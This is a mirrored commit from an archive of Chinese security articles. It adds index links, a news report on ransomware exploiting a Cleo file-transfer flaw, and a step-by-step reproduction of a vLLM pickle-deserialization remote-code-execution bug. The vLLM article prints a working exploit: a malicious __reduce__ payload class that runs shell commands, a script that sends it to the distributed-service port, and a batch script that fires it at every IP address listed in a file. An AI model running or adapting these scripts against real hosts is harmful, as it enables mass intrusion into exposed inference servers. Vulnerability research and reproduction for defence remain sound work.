mirror of
https://github.com/gelusus/wxvl.git
synced 2026-10-29 03:40:51 +00:00
斯柯达和大众汽车信息娱乐系统漏洞:攻击者可在10米内无接触入侵、Apache修复 Struts 2 中的严重 RCE 漏洞、Cleo修复严重的0day漏洞、50套.NET系统漏洞威胁情报(12.13更新)、活动预告|“AI+Security”系列第4期之“洞”见未来:AI驱动的漏洞挖掘新范式、【安全圈】大众和斯柯达曝12个组合漏洞,攻击者可在10米内无接触入侵、【安全圈】关键的Windows UI自动化框架漏洞允许黑客绕过EDR、【安全圈】Ivanti最严重的 CSA 认证绕过漏洞曝光、【众测挑战赛最终场】漏洞马拉松赛程二正式开启!超多业务等你来测!、【2024漏洞马拉松】OPPO赛程正式启动,1.5倍奖励,新人额外奖励……超多奖金拿到手软!还有手机大奖等你来拿!、利用开放式重定向、2FA 绕过等漏洞获取$1600赏金奖励、【活动预告】“AI+Security”系列第4期之“洞”见未来:AI驱动的漏洞挖掘新范式、对攻击者保持视野领先:从漏洞情报到「扩展漏洞情报」、OpenWrt 严重漏洞致设备遭受恶意固件注入、北京时空智友科技有限公司企业流程化管控系统存在SQL注入漏洞(2024-新)、AI安全漏洞之VLLM反序列化漏洞分析与保姆级复现(附批量利用)、大量用户吐槽,Microsoft 365 又大面积宕机、知名企业级文件传输产品存在漏洞,正在被黑客利用、考研还有VIP?人财两空要注意!|大众和斯柯达曝12个组合漏洞,攻击者可在10米内无接触入侵、锐捷Reyee云管理平台发现严重漏洞、CISA 确认勒索软件攻击利用了关键的 Cleo 漏洞、
This commit is contained in:
 test committed
1 parent
4bfd6b9016
commit
136dbd610d
10 files changed
+814
-66
No files matched your search
@@ -1445,5 +1445,26 @@
|
||||
"https://mp.weixin.qq.com/s?__biz=MzkwMTQ0NDA1NQ==&mid=2247491726&idx=2&sn=e1d9019f697e2b42d4d8fee135c26031": "漏洞预警 | 顺景ERP管理系统任意文件下载漏洞",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzkwMTQ0NDA1NQ==&mid=2247491726&idx=3&sn=295c736ddffb607c469f96a60e45993d": "漏洞预警 | YourPHPCMS SQL注入漏洞",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzIyNjk0ODYxMA==&mid=2247487539&idx=1&sn=8e7a1acdc9dccb02671b789348622ea4": "赛克安全本周漏洞推送(12.9-12.13)涉及孚盟云、用友时空、蓝凌OA、月子会所、时空VMS等产品相关漏洞",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzU3MjU4MjM3MQ==&mid=2247488910&idx=1&sn=214f24e9f57f5edee007028c576f7f68": "【0day】圣乔ERP系统downloadFile存在任意文件读取漏洞"
|
||||
"https://mp.weixin.qq.com/s?__biz=MzU3MjU4MjM3MQ==&mid=2247488910&idx=1&sn=214f24e9f57f5edee007028c576f7f68": "【0day】圣乔ERP系统downloadFile存在任意文件读取漏洞",
|
||||
"https://mp.weixin.qq.com/s?__biz=MjM5NTc2MDYxMw==&mid=2458585919&idx=2&sn=3bb34e0901a29e5afc2fe734b34df7e0&chksm=b18c3bb586fbb2a39743e902afa63e0412fad850f82e65fd105f799ab9fe3edfad907cfc518a&scene=58&subscene=0": "斯柯达和大众汽车信息娱乐系统漏洞:攻击者可在10米内无接触入侵",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzI2NTg4OTc5Nw==&mid=2247521787&idx=1&sn=aa7443d590ca0182f0cbd4386c81152a&chksm=ea94a491dde32d87b3060602978c36b5e8d18e86a58054c857fc9c0ef0807f81f3a326687c1d&scene=58&subscene=0": "Apache修复 Struts 2 中的严重 RCE 漏洞",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzI2NTg4OTc5Nw==&mid=2247521787&idx=2&sn=6bccdb74a809a4f90b14cdd90c9c2985&chksm=ea94a491dde32d878d12b484356d74f82ce50e72b41607967c69d46af23089404ac6bc4d5de1&scene=58&subscene=0": "Cleo修复严重的0day漏洞",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzUyOTc3NTQ5MA==&mid=2247497453&idx=3&sn=96ddb90221002fcab8ab6365b5b71c3a&chksm=fa595800cd2ed116ed9d8d8b7038f3bbb9e8ebd1b0ff985e83be86ff69664ca1aeb38a128f8e&scene=58&subscene=0": "50套.NET系统漏洞威胁情报(12.13更新)",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzU5Njg1NzMyNw==&mid=2247488781&idx=1&sn=9cf9a3173e478a3407e42537063219d0&chksm=fe5d0d8dc92a849b892909c973424fd948dde4500c1d6066dcd61b86c462c418ecd7d7e672d2&scene=58&subscene=0": "活动预告|“AI+Security”系列第4期之“洞”见未来:AI驱动的漏洞挖掘新范式",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzIzMzE4NDU1OQ==&mid=2652066594&idx=2&sn=b944b25addf57bec5231e17520c14d2c&chksm=f36e7f62c419f674c25c2731e00045529a26d413856ffe1f83e7f550bf4adade4c9edc817539&scene=58&subscene=0": "【安全圈】大众和斯柯达曝12个组合漏洞,攻击者可在10米内无接触入侵",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzIzMzE4NDU1OQ==&mid=2652066594&idx=3&sn=fb1485e3b4a0ed439c616f967bfc2543&chksm=f36e7f62c419f674925c4fd86653e81123e3e05d411e575edd5ffcf7b8c21e0c38337de1b810&scene=58&subscene=0": "【安全圈】关键的Windows UI自动化框架漏洞允许黑客绕过EDR",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzIzMzE4NDU1OQ==&mid=2652066594&idx=4&sn=b010357e9e80003c07a80b440507c355&chksm=f36e7f62c419f674bf2fcde34f7aed14f464143ef5283e001b7ce427b24ed44858953afd2a85&scene=58&subscene=0": "【安全圈】Ivanti最严重的 CSA 认证绕过漏洞曝光",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzUyNzc4Mzk3MQ==&mid=2247493957&idx=1&sn=e321390a222acdb9054677bb1645e4a5&chksm=fa78e809cd0f611fbf317ac9c52626f6e6d208ba17c2d8d09a1a1384a2f4a830edec42e5ac5b&scene=58&subscene=0": "【众测挑战赛最终场】漏洞马拉松赛程二正式开启!超多业务等你来测!",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzUyNzc4Mzk3MQ==&mid=2247493957&idx=2&sn=25f373967d5cfff03e611ac6924fcec4&chksm=fa78e809cd0f611f693b712f382403221c59b63b720d6d5fa857115e47d3d8ad899c2c8ca3ff&scene=58&subscene=0": "【2024漏洞马拉松】OPPO赛程正式启动,1.5倍奖励,新人额外奖励……超多奖金拿到手软!还有手机大奖等你来拿!",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzIzMTIzNTM0MA==&mid=2247496596&idx=1&sn=5af17ad8fcf461b401780dfe33b5ff27&chksm=e8a5f9f7dfd270e136ea467a560e89982864ff0210c71fa6a13dc9f6b88f6ceed7afb9f22a01&scene=58&subscene=0": "利用开放式重定向、2FA 绕过等漏洞获取$1600赏金奖励",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzA4ODYzMjU0NQ==&mid=2652316231&idx=1&sn=b3423c6bb4904ec61f6226b60f05da50&chksm=8bc4bfc9bcb336dfae863c4548718d74af6325bebc0f5161c725b1b1b2f96ee5fb4ecdcaa2ed&scene=58&subscene=0": "【活动预告】“AI+Security”系列第4期之“洞”见未来:AI驱动的漏洞挖掘新范式",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzIwMjcyNzA5Mw==&mid=2247495011&idx=1&sn=256dd54d6fc4d062660d7c4c1cba4f91&chksm=96d8e6b9a1af6faf27ffa548af4be5c572cf13427e9675fde58dbcd839a169a45e6e7072012f&scene=58&subscene=0": "对攻击者保持视野领先:从漏洞情报到「扩展漏洞情报」",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzkzNDIzNDUxOQ==&mid=2247493068&idx=5&sn=6cbbaac9e6c56d21ac09c0bb63b45aea": "OpenWrt 严重漏洞致设备遭受恶意固件注入",
|
||||
"https://mp.weixin.qq.com/s?__biz=Mzk0MzY3MDE5Mg==&mid=2247483870&idx=1&sn=f2d83df755a6168806722398cf014828": "北京时空智友科技有限公司企业流程化管控系统存在SQL注入漏洞(2024-新)",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzkyODY3NjkyNQ==&mid=2247484369&idx=1&sn=6bf8e1fb3de630777ecce9568e186adf": "AI安全漏洞之VLLM反序列化漏洞分析与保姆级复现(附批量利用)",
|
||||
"https://mp.weixin.qq.com/s?__biz=MjM5NjA0NjgyMA==&mid=2651309860&idx=1&sn=faca11b08d12852dd40f9633cec1dfbf": "大量用户吐槽,Microsoft 365 又大面积宕机",
|
||||
"https://mp.weixin.qq.com/s?__biz=MjM5NjA0NjgyMA==&mid=2651309860&idx=3&sn=cf5a31b4089c8f38b66010ac56f5528a": "知名企业级文件传输产品存在漏洞,正在被黑客利用",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzAxMjE3ODU3MQ==&mid=2650605043&idx=1&sn=aa0ce5d1e96b5a03e2cb55586120ebf3": "考研还有VIP?人财两空要注意!|大众和斯柯达曝12个组合漏洞,攻击者可在10米内无接触入侵",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzI2NzAwOTg4NQ==&mid=2649793494&idx=1&sn=f15254b38aa27158bd9f2161dd2d8b1f": "锐捷Reyee云管理平台发现严重漏洞",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzI2NzAwOTg4NQ==&mid=2649793494&idx=2&sn=a4ae56bd580ed692bbcdfbca69751e99": "CISA 确认勒索软件攻击利用了关键的 Cleo 漏洞"
|
||||
}
|
||||
@@ -0,0 +1,162 @@
|
||||
# AI安全漏洞之VLLM反序列化漏洞分析与保姆级复现(附批量利用)
|
||||
原创 Ting丶 Ting的安全笔记 2024-12-14 02:20
|
||||
|
||||
#WingBy小密圈知识星球简介在文末。
|
||||
# 前期准备
|
||||
|
||||
环境需要:Linux(这里使用kali)、Anaconda
|
||||
|
||||
首先安装Anaconda
|
||||
|
||||
前言:最好使用linux,如果使用windows可能会产生各种报错(各种各种各种!!!),最好使用Anaconda,方便独立管理虚拟机
|
||||
|
||||
使用conda创建虚拟机、python要求3.10
|
||||
```
|
||||
conda create -n vllm_beam python=3.10 -y
|
||||
```
|
||||
|
||||
启动该虚拟机
|
||||
```
|
||||
conda activate vllm_beam
|
||||
```
|
||||
|
||||
安装vllm
|
||||
```
|
||||
pip3 install https://github.com/vllm-project/vllm/releases/download/v0.6.4.post1/vllm-0.6.4.post1+cu118-cp38-abi3-manylinux1_x86_64.whl --extra-index-url https://download.pytorch.org/whl/cu118 -i https://pypi.tuna.tsinghua.edu.cn/simple
|
||||
```
|
||||
|
||||

在安装vllm的时候,虚拟机磁盘剩余空间最好大点,至少6个G如果不够可能会报错
|
||||
```
|
||||
No space left on device //设备上没有空间
|
||||
```
|
||||
|
||||
可以找一个有足够空间的目录
|
||||
|
||||
|
||||
|
||||
然后执行命令 就可以重新安装了
|
||||
```
|
||||
export TMPDIR=/home
|
||||
```
|
||||
# 漏洞介绍
|
||||
|
||||
VLLM(
|
||||
Virtual Large Language Model
|
||||
)是一种旨在提升大型语言模型(LLM)推理效率的先进系统。其核心目标是通过降低计算成本和提升处理速度,来加快 LLM 在推理阶段的表现。传统的 LLM 推理通常需要消耗大量的计算资源和时间,特别是在硬件资源有限的环境中,性能瓶颈显得尤为突出。而 VLLM 采用了创新的架构设计,通过优化内存管理和计算流程,能够在不牺牲模型准确性的前提下,显著提高推理速度,使得推理过程变得更加高效和灵活。
|
||||
VLLM是被用于LLM推理和服务的工具库,因此与大模型密切相关
|
||||
|
||||

CVE编号:CVE-2024-9052
|
||||
|
||||
目前该CVE以及被保留,访问已经看不到了:
|
||||
https://nvd.nist.gov/vuln/detail/CVE-2024-9052
|
||||
,不知道具体的原因
|
||||
|
||||
|
||||
|
||||

影响版本:(-∞, 0.6.4.post1)
|
||||
https://github.com/vllm-project/vllm/tree/main
|
||||
|
||||
也就是说目前是直接影响的全版本、通杀
|
||||
|
||||
|
||||
# 漏洞原理
|
||||
|
||||

vllm开启分布式服务时,未对接收的序列化对象进行相应的校验、过滤,导致攻击者可以向vllm分布式服务发送恶意序列化对象造成RCE
|
||||
|
||||
漏洞方法如下
|
||||
```
|
||||
vllm.distributed.GroupCoordinator.recv_object(get_world_group(), src=0)
|
||||
```
|
||||
|
||||
在recv_object方法中,使用了pickle.loads()对接收到的对象数据进行直接的反序列化 如图
|
||||
|
||||
|
||||
|
||||
pickle是python的一个进行序列化和反序列化的库,常见函数如下
|
||||
```
|
||||
//序列化 将Python对象转换成json字符串
|
||||
pickle.dump()
|
||||
pickle.dumps()
|
||||
//反序列化 将json字符串转换成Python对象
|
||||
pickle.load()
|
||||
pickle.loads()
|
||||
```
|
||||
|
||||
而模式方法会在一些特定的时候被执行,例如这里用到的__reduce__,使用pickle.loads()进行反序列化时,会自动调用魔术方法__reduce__,因此在该方法中直接返回执行恶意指令,造成RCE。于是构造以下恶意的类。
|
||||
```
|
||||
class payload:
|
||||
def __reduce__(self):
|
||||
return (__import__('os').system, ("touch /tmp/hacked",))
|
||||
```
|
||||
# 复现过程
|
||||
|
||||

首先本地启动一个vllm分布式服务(作为攻击目标),默认端口是29500,使用recv_object方法接收客户端发送过来的对象
|
||||
```
|
||||
from vllm.distributed import (ensure_model_parallel_initialized,
|
||||
init_distributed_environment, get_world_group)
|
||||
import vllm
|
||||
|
||||
init_distributed_environment(backend="gloo", distributed_init_method="tcp://0.0.0.0:29500", rank=1, world_size=2)
|
||||
vllm.distributed.GroupCoordinator.recv_object(get_world_group(), src=0)
|
||||
```
|
||||
|
||||
忽略警告
|
||||
|
||||
|
||||
|
||||

攻击机执行以下代码 发送恶意的序列化对象
|
||||
```
|
||||
from vllm.distributed import (ensure_model_parallel_initialized,
|
||||
init_distributed_environment, get_world_group)
|
||||
import vllm
|
||||
|
||||
class payload:
|
||||
def __reduce__(self):
|
||||
return (__import__('os').system, ("touch 1.txt",))
|
||||
|
||||
|
||||
init_distributed_environment(backend="gloo", distributed_init_method="tcp://127.0.0.1:29500", rank=0, world_size=2)
|
||||
vllm.distributed.GroupCoordinator.send_object(get_world_group(), obj=payload(), dst=1)
|
||||
|
||||
|
||||
```
|
||||
|
||||
结果如下
|
||||
|
||||
|
||||
|
||||

批量漏洞利用脚步(后台回复20241213可获得)
|
||||
```
|
||||
from vllm.distributed import (ensure_model_parallel_initialized,
|
||||
init_distributed_environment, get_world_group)
|
||||
import vllm
|
||||
|
||||
class payload:
|
||||
def __reduce__(self):
|
||||
return (__import__('os').system, ("touch CVE-2024-9052.txt",))
|
||||
|
||||
def getip(file_path):
|
||||
ips = []
|
||||
with open(file_path, 'r') as file:
|
||||
for line in file:
|
||||
ip = line.strip()
|
||||
if ip:
|
||||
ips.append(ip)
|
||||
return ips
|
||||
|
||||
ips = getip("ips.txt")
|
||||
for ip in ips:
|
||||
print(ip)
|
||||
target = "tcp://" + ip
|
||||
init_distributed_environment(backend="gloo", distributed_init_method=target, rank=0, world_size=2)
|
||||
vllm.distributed.GroupCoordinator.send_object(get_world_group(), obj=payload(), dst=1)
|
||||
|
||||
```
|
||||
|
||||
|
||||
|
||||
我们的星球涵盖了红蓝攻防、企业/公益SRC、各类证书挖掘包括但不限于EDU、CNVD等、Java/PHP0Day代码审计、免杀对抗、云安全攻防、CTF、安全开发等等各个方向,还有很多高质量的文章,以及秘密工具。别的星球有的我们未必没有。
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,85 @@
|
||||
# CISA 确认勒索软件攻击利用了关键的 Cleo 漏洞
|
||||
会杀毒的单反狗 军哥网络安全读报 2024-12-14 01:00
|
||||
|
||||
**导****读**
|
||||
|
||||
|
||||
|
||||
|
||||
CISA 证实,Cleo Harmony、VLTrader 和 LexiCom 文件传输软件中的一个严重安全漏洞正被勒索软件攻击所利用。
|
||||
|
||||
|
||||
该漏洞编号为 CVE-2024-50623,影响 5.8.0.21 之前的所有版本。漏洞可使未经身份验证的攻击者在网上暴露的易受攻击的服务器上进行远程代码执行。
|
||||
|
||||
|
||||
Cleo 于 10 月份发布了安全更新来修复该问题,并警告所有客户“立即升级实例”以防范更多潜在攻击。
|
||||
|
||||
|
||||
该公司尚未披露 CVE-2024-50623 是否在野遭到攻击;然而,周五,CISA将该安全漏洞添加到其已知被利用漏洞目录中,并将其标记为用于勒索软件活动。
|
||||
|
||||
|
||||
虽然该网络安全机构没有提供关于针对易受 CVE-2024-50623 漏洞攻击的 Cleo 服务器的勒索软件活动的任何其他信息,但这些攻击与近年来利用MOVEit Transfer、GoAnywhere MFT和Accellion FTA
|
||||
0day
|
||||
漏洞进行的Clop 数据盗窃攻击极为相似。
|
||||
|
||||
|
||||
一些人还认为该漏洞被 Termite 勒索软件行动所利用。然而,人们认为这种联系只是因为 Blue Yonder 有一个暴露的 Cleo 软件服务器,并且它们在勒索软件团伙声称发动的网络攻击中被攻破。
|
||||
|
||||
### Cleo零日漏洞也被积极利用
|
||||
###
|
||||
|
||||

正如 Huntress 安全研究人员十天前首次发现的那样,已全面修补的 Cleo 服务器仍然受到攻击,可能使用了 CVE-2024-50623 绕过(尚未收到 CVE ID),攻击者可以通过利用默认的 Autorun 文件夹设置来导入和执行任意 PowerShell 或 bash 命令。
|
||||
|
||||
|
||||
Cleo 现已发布补丁来修复此被积极利用的
|
||||
0day
|
||||
漏洞,并敦促客户尽快升级到 5.8.0.24 版本,以保护互联网暴露的服务器免遭攻击。
|
||||
|
||||
|
||||
该公司补充道:“应用补丁后,启动时发现的任何与此漏洞相关的文件都会被记录为错误,并且这些文件会被删除。”
|
||||
|
||||
|
||||
建议无法立即升级的管理员通过从系统选项中清除自动运行目录来禁用自动运行功能,以减少攻击面。
|
||||
|
||||
|
||||
Rapid7在调查
|
||||
0day
|
||||
攻击时发现,威胁组织利用
|
||||
0day
|
||||
漏洞释放了 Java 存档 (JAR) 负载,而该负载是一个基于 Java 的大型后利用框架的一部分。
|
||||
|
||||
|
||||
|
||||
Cleo 攻击流程(Rapid7)
|
||||
|
||||
|
||||
